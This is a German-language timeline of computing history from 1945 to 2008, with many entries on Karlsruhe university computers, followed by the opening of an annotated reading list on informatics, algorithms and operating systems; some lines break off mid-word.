An der Harvard University bauen HOWARD AIKEN und GRACE HOPPER die Mark I in Relaistechnik. Die Maschine läuft bis 1959.

1945 KONRAD ZUSE entwickelt den Plankalkül, die erste höhere Programmiersprache.
WILLIAM BRADFORD SHOCKLEY startet ein Forschungsprojekt zur Halbleiterphysik in den Bell-Labs.
VANNEVAR BUSH entwickelt ein System zur Informationsspeicherung und -suche, das auf Mikrofilmen beruht.

1946 JOHN VON NEUMANN veröffentlicht sein Computerkonzept.
JOHN PRESPER ECKERT und JOHN WILLIAM MAUCHLY bauen in den USA die ENIAC (Electronic Numerical Integrator and Computer). Die ENIAC rechnet dezimal, enthält 18000 Vakuumröhren, wiegt 30 t, ist 5,5 m hoch und 24 m lang, braucht für eine Addition 0,2 ms, ist an der Entwicklung der Wasserstoffbombe beteiligt und arbeitet bis 1955. Sie ist der Urahne der UNIVAC.

1948 CLAUDE ELWOOD SHANNON begründet die Informationstheorie.
JOHN BARDEEN, WALTER HOUSER BRATTAIN und WILLIAM BRADFORD SHOCKLEY entwickeln in den Bell-Labs den Transistor, der 10 Jahre später die Vakuumröhre ablöst.

1949 Erster Schachcomputer: Manchester MADM. Das Wort *Bit* kreiert.

1950 An der ETH Zürich geht die Zuse Z 4 in Betrieb.

1952 IBM bringt ihre erste elektronische Datenverarbeitungsanlage, die IBM 701, heraus.

1953 IBM baut die erste Magnetbandmaschine zur Datenspeicherung (726).

1954 Remington-Rand bringt die erste UNIVAC heraus, IBM die 650.
Silizium beginnt Germanium zu verdrängen.

1955 IBM entwickelt die erste höhere Programmiersprache, die Verbreitung erlangt: FORTRAN (Formula Translator) und verwendet Transistoren in ihren Computern.

1956 KONRAD ZUSE baut die Z 22, die mit Röhren arbeitet.
Sie kommt 1958 auf den Markt. Bis 1961 werden 50 Stück verkauft.
BARDEEN, BRATTAIN und SHOCKLEY erhalten den Nobelpreis für Physik.
IBM stellt die erste Festplatte vor (IBM 350 Disk File für den Computer RAMAC 305), Kapazität 5 MByte, groß wie ein Schrank, Gewicht 1 to, bestehend aus 50 Scheiben zu 24 Zoll, 50.000 US-$.

1957 Die IBM 709 braucht für eine Multiplikation 0,12 ms.
Weltweit arbeiten rund 1300 Computer.
Seminar von Prof. JOHANNES WEISSINGER über *Programmgesteuerte Rechenmaschinen* im SS 1957 der TH Karlsruhe.
KARL STEINBUCH (Firma SEL, später TH Karlsruhe) prägt den Begriff *Informatik*.

Erster Satellit (Sputnik, Sowjetunion) kreist um die Erde.

1958 Als eine Reaktion auf den Sputnik gründet das us-amerikanische Verteidigungsministerium (DoD) die Denkfabrik Advanced Research Projects Agency (ARPA), die später das ARPANET aufbaut.
MARVIN LEE MINSKY prägt den Begriff *Artificial Intelligence*.
Die TH Karlsruhe erhält ihren ersten Computer, eine ZUSE Z 22, finanziert vom Land Baden-Württemberg.
Die Maschine verwendet 400 Vakuumröhren und wiegt 1 t. Der Arbeitsspeicher fasst 16 Wörter zu 38 Bits, d. h. 76 Byte. Der Massenspeicher, eine Magnettrommel, fasst rund 40 KByte. Eine Gleitkommaoperation dauert 70 ms. Das System versteht nur Maschinensprache (Freiburger Code) und läuft bis 1972.
Im SS 1958 hält Priv.-Doz. KARL NICKEL (Institut für Angew. Mathematik) eine Vorlesung *Programmieren mathematischer und technischer Probleme für die elektronische Rechenmaschine Z 22*.
Die Programmiersprache ALGOL 58 kommt heraus.
Bei Texas Instruments baut JACK ST. CLAIR KILBY den ersten IC; im Jahr 2000 erhält er dafür den Nobelpreis für Physik.

1959 Im SS 1959 hält Priv.-Doz. KARL NICKEL erstmals die Vorlesung *Programmieren I*, im WS 1959/60 die Vorlesung *Programmieren II*. Erstes Werk von Hewlett-Packard in Deutschland. Siemens baut die Siemens 2002.

1960 Programmieren steht noch in keinem Studienplan, sondern ist freiwillig. Die Karlsruher Z 22 arbeitet Tag und Nacht.
Die Programmiersprache COBOL wird veröffentlicht.
Ein Computerspiel namens *Spacewar* läuft auf einer Digital Equipment Corporation (DEC) PDP-1 im MIT eingesetzt.
ALAN SHUGART entwickelt ein Verfahren zur Aufzeichnung von Daten auf einer magnetisch beschichteten Scheibe.

1961 Die TH Karlsruhe erhält im Zuge der Berufungsverhandlungen von Prof. Nickel eine Zuse Z 23, die mit 2400 Transistoren arbeitet.
Ihr Hauptspeicher fasst 240 Wörter zu 40 Bits.
Eine Gleitkommaoperation dauert 15 ms. Außer Maschinensprache versteht sie ALGOL.
Weltweit arbeiten etwa 7300 Computer.

1962 Die TH Karlsruhe erhält einen SEL ER 56, der bis 1968 läuft.
An der Purdue University wird die erste Fakultät für Informatik (Department of Computer Science) gegründet.
Texas Instruments und Fairchild nehmen die Serienproduktion von ICs (Chips) auf.
JOSEPH CARL ROBNETT LICKLIDER (1912–1990) hat zwei Visionen: den inte
Computer und das galaktische Netz (wenn schon, denn schon). Er wird Direktor in der ARPA und geht an die Verwirklichung seiner Visionen.
IVAN SUTHERLAND entwickelt ein Grafiksystem namens *Sketchball*.
MORTON HEILIG meldet sein *Sensorama* zum Patent an, einen multimedialen Simulator mit Bild, Ton und Geruch.

1963 Weltweit arbeiten etwa 16.500 Computer.

Erster geostationärer Satellit (Syncom).
IVAN E. SUTHERLAND entwickelt in seiner Doktorarbeit am MIT das Sketchpad, einen grafischen Bildschirm mit Lichtgriffel, und wird damit zum Vater der Computergrafik.
Der ASCII-Standard wird verabschiedet.

1964 JOHN KEMENY und THOMAS KURTZ veröffentlichen die Programmiersprache BASIC.
PAUL BARAN entwickelt bei der RAND Corporation die Idee paketvermittelter Ne
DOUGLAS CARL ENGELBART erfindet am Stanford Research Institute die Maus und die Fenstertechnik und hat zukunbftsweisende Visionen.
IBM legt das Byte zu 8 Bits fest (IBM 360).
Ein Chip enthält auf 0,5 cm^2 10 Transistoren.

1965 Beginn des Betriebssystems MULTICS bei MIT, Bell und General Electric. Aus dessen Misserfolg erwächst später UNIX.
GORDON EARLE MOORE veröffentlicht das nach ihm benannte Gesetz.
THEODOR HOLM (TED) NELSON prägt den Begriff *Hypertext*.

1966 Die TH Karlsruhe erhält eine Electrologica X 8, die bis 1973 betrieben wird. Gründung des Karlsruher Rechenzentrums.
Digital Equipment Corporation (DEC) PDP-9 auf dem Markt.
Hewlett-Packard steigt in die Computerei ein (HP 2116 A).

1967 Erster elektronischer Taschenrechner (Texas Instruments) entwickelt.
Beim Bundesministerium für wissenschaftliche Forschung wird ein Fachbeirat für Datenverarbeitung gebildet.
Die Sekunde wird von ihrer astronomischen Definition auf eine atomphysikalische umgestellt.
IVAN E. SUTHERLAND entwickelt an der Harvard University einen Helm mit binokularem Display und bringt damit die Virtual Reality ein gutes Stück voran.
NIKLAUS WIRTH beginnt an der ETH Zürich mit der Arbeit an PASCAL.
IBM stellt die ersten Disketten her, Durchmesser 8 Zoll, Kapazität ??.

1968 Am 26. Februar entscheiden sich maßgebende Vertreter der Computerwissenschaft im deutschsprachigen Raum im Anschluss an ein internationales Kolloquium in Dresden für die Bezeichnung *Informatik* nach französischem Beispiel.
Die Programmiersprache PASCAL kommt heraus. GORDON EARLE MOORE und ROBERT NORTON NOYCE gründen die Firma Integrated Electronics (Intel). gegründet. Hewlett-Packard baut den ersten wissenschaftlichen programmierbaren Tischrechner (HP 9100 A).

1969 In Karlsruhe wird am 1. Januar das Institut für Informatik gegründet, Direktor KARL NICKEL. Im WS 1969/70 beginnt in Karlsruhe die Informatik als Vollstudium mit 91 Erstsemestern.
Gründung der Gesellschaft für Informatik (GI) in Bonn.
In den Bell Labs UNIX in Assembler auf einer DEC PDP 7 (K. L. THOMPSON).
Beginn des ARPANET-Projektes, erste Teilnehmer U. of California at Los Angeles, Stanford Research Institute, U. of California at Santa Barbara und U. of Utah. Maßgeblich beteiligt sind STEVE CROCKER, DAVID H. CROCKER, JON POSTEL, VINTON CERF, ROBERT KAHN und ROBERT E

RFC 0001: Host Software, von STEVE CROCKER, Mitarbeiter der UCLA.

1970 Die Universität Karlsruhe erhält eine UNIVAC 1108,
die bis 1987 läuft und damit den hiesigen Rekord an Betriebsjahren hält. Preis 23 MDM, 3 Zentraleinheiten, 256 Kilo-Wörter zu je 36 Bits Arbeitsspeicher, 20 Bildschirme.
Die Karlsruher Fakultät für Informatik wird gegründet.
Am 01. Januar 1970 00:00:00 GMT beginnt die UNIX-Uhr zu laufen.

1971 UNIX auf C umgeschrieben, erster Mikroprozessor (Intel 4004).
ALAN SHUGART entwickelt bei IBM die Floppy Disk.
Die Internet-Protokolle FTP (RFC 114) und Telnet (RFC 137) werden vorgeschlagen und diskutiert.
Project Gutenberg von MICHAEL STERN HART an der U. of Illinois gestartet.

1972 IBM entwickelt das Konzept des virtuellen Speichers und stellt die 8-Zoll-Floppy-Disk vor. Xerox (ROBERT METCALFE), DEC und Intel entwickeln den Ethernet-Standard.
Das ARPANET wird der Öffentlichkeit vorgestellt.
Ein Student namens STEPHAN G. WOZNIAK lötet sich einen Computer zusammen, der den Smoke-Test nicht übersteht.
In der Bundesrepublik arbeiten rund 8.200 Computer.
Erster wissenschaftlicher Taschenrechner (Hewlett-Packard 35).

1973 Erste internationale Teilnehmer am ARPANET: NORSAR (Norwegian Seismic Array), Norwegen und U. College of London.
ROBERT MELANCTON METCALFE veröffentlicht Gedanken, die 1975 beim Xerox PARC zur Entwicklung von Ethernet führen.

1974 Der erste programmierbare Taschenrechner kommt auf den Markt (Hewlett-Packard 65), Preis 2500 DM.

1975 UNIX wird veröffentlicht (Version 6), Beginn der BSD-Entwicklung.
Die Zeitschrift *Byte* wird gegründet.
Erste, mäßig erfolgreiche Personal Computer (Xerox, Altair).
Die Firma Microsoft Corporation von WILLIAM HENRY GATES III. und PAUL ALLEN gegründet.
Das Xerox PARC meldet Ethernet zum Patent an.
Die Computer-Tomografie dringt in die Medizin und andere Gebiete ein.

1976 STEVEN P. JOBS und STEPHAN G. WOZNIAK gründen die Firma Apple und bauen den Apple I. Er kostet 666,66 Dollar.
ALAN SHUGART stellt die 5,25-Zoll-Diskette vor.
Die nichtprozedurale Datenbanksprache SQL – entwickelt von EDGAR F. CODD bei IBM – wird veröffentlicht.
WHITFIELD DIFFIE und MARTIN E. HELLMANN veröffentlichen die erste Arbeit über unsymmetrische Verschlüsselung.

1977 ROBERT E. KAHN und VINTON GRAY CERF veröffentlichen das Konzept von TCP/IP, anfangs Kahn-Cerf-Protokolle (1974) genannt.

1978 In der Bundesrepublik arbeiten rund 170.000 Computer.
Der Commodore PET 2001 – ein Vorläufer des C64 – kommt heraus, 4 bis 32 kbyte Arbeitsspeicher, Bildschirm 25 Zeilen zu 40 Zeichen.
Erste Tabellenkalkulation *Visicalc*, für den Apple II, von DAN BRICKLIN und BOB FRANKSTON, Harvard University.

Erste Fassung von TEX (DONALD ERVIN KNUTH) veröffentlicht.
Das Network Time Protocol (NTP) wird in Gebrauch genommen.

1979 Faxdienst in Deutschland eingeführt.
Beginn des Usenet in der Duke University und der University of North Carolina auf der Basis von uucp-Verbindungen (STEVE M. BELLOVIN).
Die Zusammenarbeit von Apple mit Rank Xerox führt zur Apple Lisa, ein Mißerfolg, aber der Wegbereiter für den Macintosh.
Plattenherstellerfirma *Seagate* gegründet.
Gründung der Satelliten-Kommunikations-Firma Inmarsat.
BJARNE STROUSTRUP beginnt mit der Entwicklung von C++.
Programmiersprache Ada veröffentlicht.
Betriebssystem DOS für Intel 8086/8088 von Fa. Seattle Computer Products entwickelt, später von Microsoft erworben.

1980 Erster Jugendprogrammier-Wettbewerb der GI.
Erster Home-Computer: Sinclair ZX-80, für rund 500 DM.
Sony führt die 3,5-Zoll-Diskette ein. In den Folgejahren entwickeln andere Firmen auch Disketten mit Durchmessern von 3 bis 4 Zoll.
Microsoft bringt Xenix, ein UNIX für PCs, heraus.

1981 Die Universität Karlsruhe erhält eine Siemens 7881 als zentralen Rechner.
IBM bringt in den USA den IBM-PC heraus mit PC-DOS 1.0 (MS DOS) als wichtigstem Betriebssystem.
In Berlin wird der *Chaos Computer Club* gegründet.
Xanadu-Projekt von TED NELSON, ein Vorläufer des Web.

1982 Die Firma Sun Microsystems wird gegründet, entscheidet sich für UNIX und baut die ersten Workstations.
JIM CLARK gründet Silicon Graphics, Inc. (SGI)
SCOTT E. FAHLMAN, damals Student an der CMU, veröffentlicht den ersten Grinsling (Smiley, Emoticon) :-).
Beginn des EuNETs, einer der ersten deutschen Internet-Provider, an der Universität Dortmund.
WILLIAM GIBSON prägt das Wort *Cyberspace.*
MORTON HEILIG präsentiert einen Spielautomaten für Motorrad- und Auto-Simulationen mit Stereotonfilm, Gebläse, Gerüchen und vibrierenden Sitzen, echt multimedial, aber erfolglos, da zu teuer.

1983 Die Universität Karlsruhe erhält einen Vektorrechner Cyber 205 und eine Siemens 7865. Die Cyber leistet 400 Mio. Flops.
Beginn des *Lokalen Informatiknetzes Karlsruhe* (LINK), ab 1984 Xlink, in der Fakultät für Informatik der Universität Karlsruhe.
IBM bringt den PC auf den deutschen Markt.
UNIX kommt als System V von AT&T in den Handel, die erste Ausgabe der Zeitschrift *Computertechnik* (c't) erscheint (Nr. 12/83 vom Oktober 1983).
Gründung der X/Open-Gruppe.
MS-DOS 2.0 (PC-DOS 2.0) und Novell Netware kommen heraus.
Microsoft Windows wird angekündigt.
Das ARPAnet wechselt von NCP auf TCP/IP.

PAUL V. MOCKAPETRIS veröffentlicht in RFC 882 und 883 das Konzept des I

1984 Der erste Apple Macintosh (128K) und der Hewlett-Packard Thinkjet, der erste Tintenstrahldrucker, kommen auf den Markt.
GNU-Projekt von RICHARD MATTHEW STALLMAN gegründet.
Der IBM PC/AT mit Prozessor Intel 80 286 und MS-DOS 3.0 kommen heraus.
Siemens steigt in UNIX (Sinix) ein.
Die Universität Karlsruhe wird Email-Relay für Deutschland zum Computer Science Net (CSNet) in den USA. Als erste Mail erhält Prof. ZORN, U. Karlsruhe, einen Gruß vom CSNet.
Entwicklung des X Window Systems am MIT.

1985 MS-Windows 1.0, IBM 3090 und IBM Token Ring Netz.
XLink an der Universität Karlsruhe stellt als erstes deutsches Netz eine Verbindung zum nordamerikanischen ARPANET her.
Hewlett-Packard bringt den ersten Laserjet-Drucker heraus.

1986 Weltweit etwa eine halbe Million UNIX-Systeme und 3000 öffentliche Datenbanken.
In den USA nimmt das zivile NFSNET die Arbeit auf.
Mit dem Computer-Investitionsprogramm des Bundes und der Länder (CIP) kommen mehrere HP 9000/550 unter UNIX an die Universität Karlsruhe.

1987 Microsoft XENIX (ein UNIX) für den IBM PC/AT
IBM bringt die PS/2-Reihe unter MS-OS/2 heraus.
Weltweit mehr als 5 Millionen Apple Computer und etwa 100 Millionen PCs nach Vorbild von IBM.
Das MIT veröffentlicht das X Window System Version 11 (X11).
In Berkeley wird die RAID-Technologie entwickelt.
Beginn des baden-württembergischen Landeshochschulnetzes BelWue.

1988 JARKKO OIKARINEN, Finnland, entwickelt den IRC.
Das Karlsruher Campusnetz KARLA wird durch das Glasfasernetz KLICK ersetzt. VBN-Strecke Karlsruhe - Stuttgart im BelWue-Netz.
Frankreich geht ans Internet (INRIA, Rocquencourt bei Paris).
Gründung der Open Software Foundation (OSF) und der UNIX International Inc. MS-DOS 4.0 für PCs.
Ein Internet-Wurm namens Morris geht auf die Reise, darauf hin Gründung des Computer Emergency Response Teams (CERT).
Erster Hoax (2400-baud-Modem-Hoax) im Internet, siehe CIAC.
Erstes landmobiles Satellitensystem für Datenfunk (Inmarsat-C).

1989 Das NFSNET löst das ARPANET als Backbone des Internet ab.
UNIX System V Release 4 vereinheitlicht System V, BSD und Xenix.
Im Rechenzentrum Karlsruhe löst die IBM 3090 die Siemens 7881 ab. ISDN in Deutschland eingeführt.
Erster deutscher Internet-Direktanschluss via Xlink, Karlsruhe.

1990 Zunehmende Vernetzung, Anschluss an weltweite Netze.
Die Internet Society (ISOC) schätzt das Internet auf 500.000 Knoten.
Das ARPAnet stellt seinen Betrieb ein.
Computer-Kommunikation mittels E-Mail, Btx und Fax vom

Arbeitsplatz aus. Optische Speichermedien (CD-ROM, WORM).
Das Web (URL, HTTP, HTML) von TIMOTHY BERNERS-LEE und ROBERT CAILLIAU am CERN in Genf entwickelt.
UNIX System V Version 4.
Die Hardware eines selbstmontierten PCs mit 386/20 kostet 10.000 DM.
Die mittlere Computerdichte in technisch orientierten Instituten und Familien erreicht 1 pro Mitglied.

1991 Das UNIX-System OSF/1 mit dem Mach-Kernel der Carnegie-Mellon-Universität kommt heraus.
17. Sep.: Anfang von LINUX (LINUS BENEDICT TORVALDS).
Erster Web-Server in den USA: Stanford Linear Accelerator Center.
MS-DOS 5.0 für PCs. Anfänge von Microsoft Windows NT.
Das DE-NIC an der Universität Dortmund gegründet.
IBM, Apple und Motorola kooperieren mit dem Ziel, einen Power PC zu entwickeln.

1992 Am Neujahrstag stirbt GRACE MURRAY HOPPER, Konteradmiral der US Navy, wesentlich an der Entwicklung von COBOL beteiligt und Entdeckerin des ersten Bugs, einer Motte im Mark II der Harvard University.
Die Universität Karlsruhe nimmt den massiv parallelen Computer MasPar 1216A mit 16000 Prozessoren in Betrieb.
Novell übernimmt von AT&T die UNIX-Aktivitäten (USL).
FORTRAN 90 verabschiedet.
Eine Million Knoten im Internet. Weltweit etwa 50 Web-Server.
Erster deutscher Web-Server, am DESY in Hamburg.

1993 MS-DOS Version 6.0. Microsoft kündigt Windows-NT an.
DEC stellt PC mit Alpha-Prozessor vor, 150 MHz, 14.000 DM.
Novell tritt das Warenzeichen UNIX an die X/Open-Gruppe ab.
MARC ANDREESSEN, NCSA, schreibt einen Web-Browser für das X Window System mit der Möglichkeit, farbige Grafiken darzustellen.
PATRICK VOLKERDING stellt die Linux-Distribution Slackware zusammen, die erste Distribution von einiger Verbreitung.
IAN MURDOCK, Student an der Purdue University, stellt am 16. August das Debian-Projekt vor. Gegen Jahresende Debian GNU/Linux Version 0.90.
Das Xlink-Projekt wird aus der Universität Karlsruhe ausgegliedert.
Das CERN gibt die WWW-Technologie allgemein frei.
Weltweit etwa 250 Web-Server.
Das DE-NIC zieht ans Rechenzentrum der Universität Karlsruhe.

1994 Linux 1.0 veröffentlicht.
MATTHIAS ETTRICH startet das KDE-Projekt.
Das Internet umfasst etwa 4 Mio. Knoten und 20 Mio. Benutzer.
Erste Spam-Mail (Canter + Siegel). Erste Banner-Werbung (Wired).
MARC ANDREESSEN und JIM CLARK gründen die Firma Netscape.

1995 Kommerzielle Netze lösen in den USA das NFSNET als Backbone ab.
Die X/Open-Gruppe führt die Bezeichnung *UNIX 95* für Systeme ein, die der *Single UNIX Specification* genügen.
Die Universität Karlsruhe ermöglicht in Zusammenarbeit mit dem Oberschulamt nordbadischen Schulen den Zugang zum

Internet. Ähnliche Projekte werden auch an einigen anderen Hoch- und Fachhochschulen durchgeführt.
Die Programmiersprache JAVA wird von Sun veröffentlicht.
Online-Auktionshaus *Ebay* als Sammlerbörse in den USA gegründet.
Der Webserver Apache Release 1.0 veröffentlicht.
Weltweit etwa 50000 Web-Server.

1996 Die Massen und Medien entdecken das Internet.
Debian GNU/Linux Version 1.1 (*buzz*) wird veröffentlicht, zum Jahresende folgt Version 1.2 (rex).
FORTRAN 95, eine revidierte Fassung von FORTRAN 90, fertig.
Intel bringt den Universal Serial Bus (USB) auf den Markt.
Die Open Software Foundation (OSF) und X/Open schließen sich zur Open Group zusammen.

1997 Fast Ethernet ist erschwinglich geworden, über das Gigabit-Ethernet wird geredet. In Deutschland gibt es rund 20 Mio. PCs und 1 Mio. Internetanschlüsse (Quelle: Fachverband Informationstechnik).
Debian GNU/Linux Version 1.3 (*bo*) freigegeben, rund 1000 Pakete.
Single UNIX Specification Version 2 im Web veröffentlicht.
HTML 4.0 vom W3C freigegeben.
Die Xlink Internet Service Gmbh wird eine hundertprozentige Tochter des niederländisch-amerikanischen Telekommunikationskonzerns KPNQwes
der 2002 insolvent und aufgelöst wird.
Der Buchversender Amazon meldet ein Patent an dergestalt, dass man mit einem Mausklick im Internet eine Ware bestellt.

1998 Compaq übernimmt die Digital Equipment Corporation (DEC).
IBM bringt DOS 2000 heraus, Microsoft kündigt Windows 2000 an.
Die Suchmaschine Google Inc. gegründet.
Debian GNU/Linux Version 2.0 (*hamm*) freigegeben, 1500 Pakete.
KDE 1.0 veröffentlicht. 9-GB-Festplatten kosten 500 DM.
Gigabit-Ethernet-Standard IEEE 802.3z verabschiedet.
Gründung der *Bluetooth Special Interest Group* durch Ericsson, Intel, IBM, Nokia und Toshiba.
JONATHAN B. POSTEL, einer der Apostel des Internet und Autor vieler RFCs, gestorben. Siehe RFC 2441: *Working with Jon* und RFC 2468: *I Remember IANA*.

1999 Das Y2K-Problem – die Jahrtausendwende – beschäftigt die Gemüter, weil die Programmierer früherer Jahrzehnte mit den Bits knauserten.
Der RFC 2550 löst auch gleich das Y10K-Problem.
Debian GNU/Linux Version 2.1 (*slink*) kommt heraus.
Betreiber großer Suchmaschinen schätzen die Anzahl der Web-Seiten weltweit auf 1 Milliarde.
LINUS B. TORVALDS wird Ehrendoktor der Universität Stockholm.

2000 Das Y2K-Problem hat sich praktisch nicht ausgewirkt.
Den 29. Februar 2000 haben wir auch gut überstanden, einen Schalttag nach einer Regel, die nur alle 400 Jahre angewendet wird.
Debian GNU/Linux Version 2.2 (*potato*) kommt heraus, 6500 Pakete.
Microsoft Windows 2000 ist erhältlich. Ein Macro-Virus namens

Love Letter sorgt für Aufregung – außerhalb der Linux/UNIX-Welt.
Der Intel Pentium kommt bei einer Taktfrequenz von 1,5 GHz an.
Zum Jahresende 2 Mio. Internet-Hosts in Deutschland (Quelle: RIPE).

2001 CLAUDE ELWOOD SHANNON gestorben, gilt als Erfinder des Bits und Begründer der Informationstheorie.
JIMMY DONAL WALES und LAWRENCE MARK SANGER starten in den USA die Wikipedia, eine internationale Online-Enzyklopädie auf der Grundlage eines Wikis.
Die SCO (Santa Cruz Operation) verkauft ihre UNIX-Rechte an Caldera Systems, die sich daraufhin *The SCO Group* nennt und durch einige Prozesse bekannt wird

2002 Die Einführung der Euro-Währung führt zu einem neuen Zeichen in internationalen Zeichensätzen.
Im Herbst befällt der Wurm *Slapper* zahlreiche Webserver unter Linux.
Debian GNU/Linux Version 3.0 (*woody*) wird als stabil freigegeben.
Die Distribution umfasst 8700 Pakete.

2004 PCs werden zunehmend ohne Floppy-Laufwerk ausgeliefert.
Ubuntu Linux, ein Debian-Derivat, erscheint erstmals.
Politische Überlegungen, die Patentierung von Software zuzulassen, bedrohen die Open Source Welt.

2005 Anfang Juni wird Debian GNU/Linux Version 3.1 (*sarge*) nach reiflicher Überlegung als stabil freigegeben und löst 3.0r6 (*woody*) ab; die Distribution umfasst rund 15.000 Pakete. *Woody* wird damit zur Old-stable-Version, *etch* rückt zur Testing-Version auf.
In Frankfurt (M) findet die Wikimania 2005 statt, die erste internationale Wikimedia-Konferenz.
Die deutsche Wikipedia nähert sich der Marke von 300.000 Einträgen.
Internet-Telefonie (Voice over IP) ist stark im Kommen.
Prof. KARL STEINBUCH gestorben.
Ende des Jahres kommt X11R7 heraus.
Der weltweit leistungsfähigste Rechner – ein IBM Blue Gene – läuft unter einem Linux (Quelle: `http://www.top500.org/`).

2006 Die englische Wikipedia überschreitet die Marke von 1,5 Mio. Einträgen, die deutsche 500.000, die französische 400.000, die japanische und die polnische 300.000, die schwedische, italienische, niederländische und portugiesische 200.000.
Laut `http://www.netcraft.com/` sind die am häufigsten besuchten Websites Google, Yahoo, Microsoft, BBC, CNN, Ebay, Fox News, Amazon und Wikipedia.
Das Deutsche Forschungsnetz nimmt das X-Win in Betrieb, eine Netzinfrastruktur mit Anschlüssen bis zu 10 Gigabit/s und 43 Kernstandorten.
Mitte des Jahres gibt es 10 Mio. Einträge unter der Top Level Domain .de, sie ist damit weltweit nach .com die zweitumfangreichste.

2007 Debian stellt den Sicherheitssupport für *woody* ein und erklärt zu Ostern die Version 4.0 (*etch*) mit Kern 2.6.18 als stabil.
Apple Inc. erwirbt CUPS von Easy Software Products.

Im Sommer überschreitet die deutschsprachige Wikipedia die Marke von 600.000 Einträgen, der RFC 5001 wird veröffentlicht.
Die FSF veröffentlicht die Version 3 der GNU GPL und der GNU LGPL.
The SCO Group (siehe 2001) beantragt Insolvenz nach Chapter 11.
Nach der Statistik von www.top500.org vom November setzen 426 der 500 schnellsten Rechner weltweit ein Linux-Betriebssystem ein. Bei den Herstellern führt IBM vor Hewlett-Packard und Dell, bei den Ländern die USA vor dem UK und Deutschland.

2008 Im Januar überschreitet die deutschsprachige Wikipedia die Marke von 700.000 Einträgen und ist nach der englischen die zweitgrößte.
AOL stellt Entwicklung und Vertrieb des Web-Browsers Netscape ein.
Im Februar weiht das Forschungszentrum Jülich einen Supercomputer vom T
IBM Blue Gene ein, der der schnellste zivil genutzte Rechner der Welt ist.
Die Kiste ist nicht nur schnell, sondern geht auch sparsam mit der Energie u

M Zum Weiterlesen

Die Auswahl ist subjektiv und enthält Werke, die wir noch lesen wollen, schon gelesen haben oder sogar oft benutzen.

1. Lexika, Glossare, Wörterbücher

   – Newsgruppen:
     news.answers
     de.etc.lists
     news.lists

   – RFC 1392 (FYI 18): Internet Users' Glossary
     `ftp://ftp.nic.de/pub/rfc/rfc1392.txt`
     1993, 53 S.

   – Duden Informatik
     Dudenverlag, Mannheim, 1993, 800 S.
     Nachschlagewerk, sorgfältig gemacht, theorielastig,
     Begriffe wie Ethernet, LAN, SQL, Internet fehlen.

   – Fachausdrücke der Informationsverarbeitung Englisch – Deutsch, Deutsch – Englisch
     IBM Deutschland, Form-Nr. Q12-1044, 1698 S.
     Wörterbuch und Glossar

   – IBM Terminology
     `http://www-3.ibm.com/ibm/terminology/`

   W. Alex Abkürzungs-Liste ABKLEX (Informatik, Telekommunikation)
     `http://www.ciw.uni-karlsruhe.de/abklex.html`
     `http://www.ciw.uni-karlsruhe.de/abklex.pdf`
     Rund 9000 Abkürzungen aus Informatik und Telekommunikation

   M. Broy, O. Spaniol Lexikon Informatik und Kommunikationstechnik
     Springer, Berlin + Heidelberg, 1999, 863 S.

   E. Kajan Information Technology Encyclopedia and Acronyms
     Springer, Berlin + Heidelberg, 2002, 720 S.

   E. S. Raymond The New Hacker's Dictionary
     The MIT Press, Cambridge, 1996, 547 S.
     Siehe auch `http://www.ciw.uni-karlsruhe.de/kopien/jargon/`
     Begriffe aus dem Netz, die nicht im Duden stehen

2. Informatik

   – Newsgruppen:
     comp.* (alles, was mit Computer Science zu tun hat, mehrere hundert Untergruppen)

de.comp.* (dito, deutschsprachig)
alt.comp.*

W. Coy Aufbau und Arbeitsweise von Rechenanlagen
Vieweg, Braunschweig, 1992, 367 S.
Digitale Schaltungen, Rechnerarchitektur, Betriebssysteme am Beispiel von UNIX

T. Flik, H. Liebig Mikroprozessortechnik
Springer, Berlin + Heidelberg, 1998, 585 S.
CISC, RISC, Systemaufbau, Assembler und C

W. K. Giloi Rechnerarchitektur
Springer, Berlin + Heidelberg, 1999, 488 S.

G. Goos Vorlesungen über Informatik
Band 1: Grundlagen und funktionales Programmieren,
Springer, Berlin + Heidelberg, 1997, 394 S.
Band 2: Objektorientiertes Programmieren und Algorithmen,
Springer, Berlin + Heidelberg, 1999, 396 S.
Band 3: Berechenbarkeit, formale Sprachen, Spezifikationen,
Springer, Berlin + Heidelberg, 1997, 284 S.
Band 4: Paralleles Rechnen und nicht-analytische Lösungsverfahren,
Springer, Berlin + Heidelberg, 1998, 292 S.
`i44www.info.uni-karlsruhe.de/~i44www/goos-buch.html`

D. E. Knuth The Art of Computer Programming, 3 Bände
Addison-Wesley, Boston,
Klassiker, stellenweise mathematisch, 7 Bände geplant,
Band 4 soll 2004 fertig sein, Band 5 im Jahr 2009, Homepage des Meisters: `www-cs-staff.stanford.edu/~uno/index.html`

W. Schiffmann, R. Schmitz Technische Informatik
Springer, Berlin + Heidelberg, 1993/94, 1. Teil Grundlagen der digitalen Elektronik, 282 S.; 2. Teil Grundlagen der Computertechnik, 283 S.

K. W. Wagner Einführung in die Theoretische Informatik
Springer, Berlin + Heidelberg, 1994, 238 S.
Grundlagen, Berechenbarkeit, Komplexität, BOOLEsche Funktionen, Automaten, Grammatiken, Formale Sprachen

3. Algorithmen, Numerische Mathematik

– Newsgruppen:
sci.math.*

J. L. Bentley Programming Pearls
Addison-Wesley, Boston, 1999, 256 S.
Pfiffige Algorithmen und Programmierideen

G. Engeln-Müllges, F. Reutter Formelsammlung zur Numerischen Mathematik mit C-Programmen

BI-Wissenschaftsverlag, Mannheim, 1990, 744 S.
Algorithmen und Formeln der Numerischen Mathematik
samt C-Programmen.

G. Engeln-Müllges, F. Uhlig Numerical Algorithms with C
Springer, Berlin + Heidelberg, 1996, 596 S.

D. E. Knuth Algorithmen
(deutsche Übersetzung von *Fundamental Algorithms*)
Springer, Berlin + Heidelberg, 2004, 700 S.

K. Loudon Mastering Algorithms in C
O'Reilly, Sebastopol, 1999, 560 S.

T. Ottmann, P. Widmayer Algorithmen und Datenstrukturen
BI-Wissenschafts-Verlag, Mannheim, 1993, 755 S.

W. H. Press u. a. Numerical Recipes in C
Cambridge University Press, 1993, 994 S.

H. R. Schwarz Numerische Mathematik
Teubner, Stuttgart, 1993, 575 S.

R. Sedgewick Algorithmen in C
Addison-Wesley, Bonn, 1992, 742 S.
Erklärung gebräuchlicher Algorithmen und Umsetzung in C

R. Sedgewick Algorithmen in C++
Addison-Wesley, Bonn, 1992, 742 S.

J. Stoer, R. Bulirsch Numerische Mathematik
Springer, Berlin + Heidelberg, 1. Teil 1999, 378 S.,
2. Teil 2000, 375 S.

4. Betriebssysteme

– Newsgruppen:
comp.os.*
de.comp.os.*

L. Bic, A. C. Shaw Betriebssysteme
Hanser, München, 1990, 420 S.
Allgemeiner als Tanenbaum + Woodhull

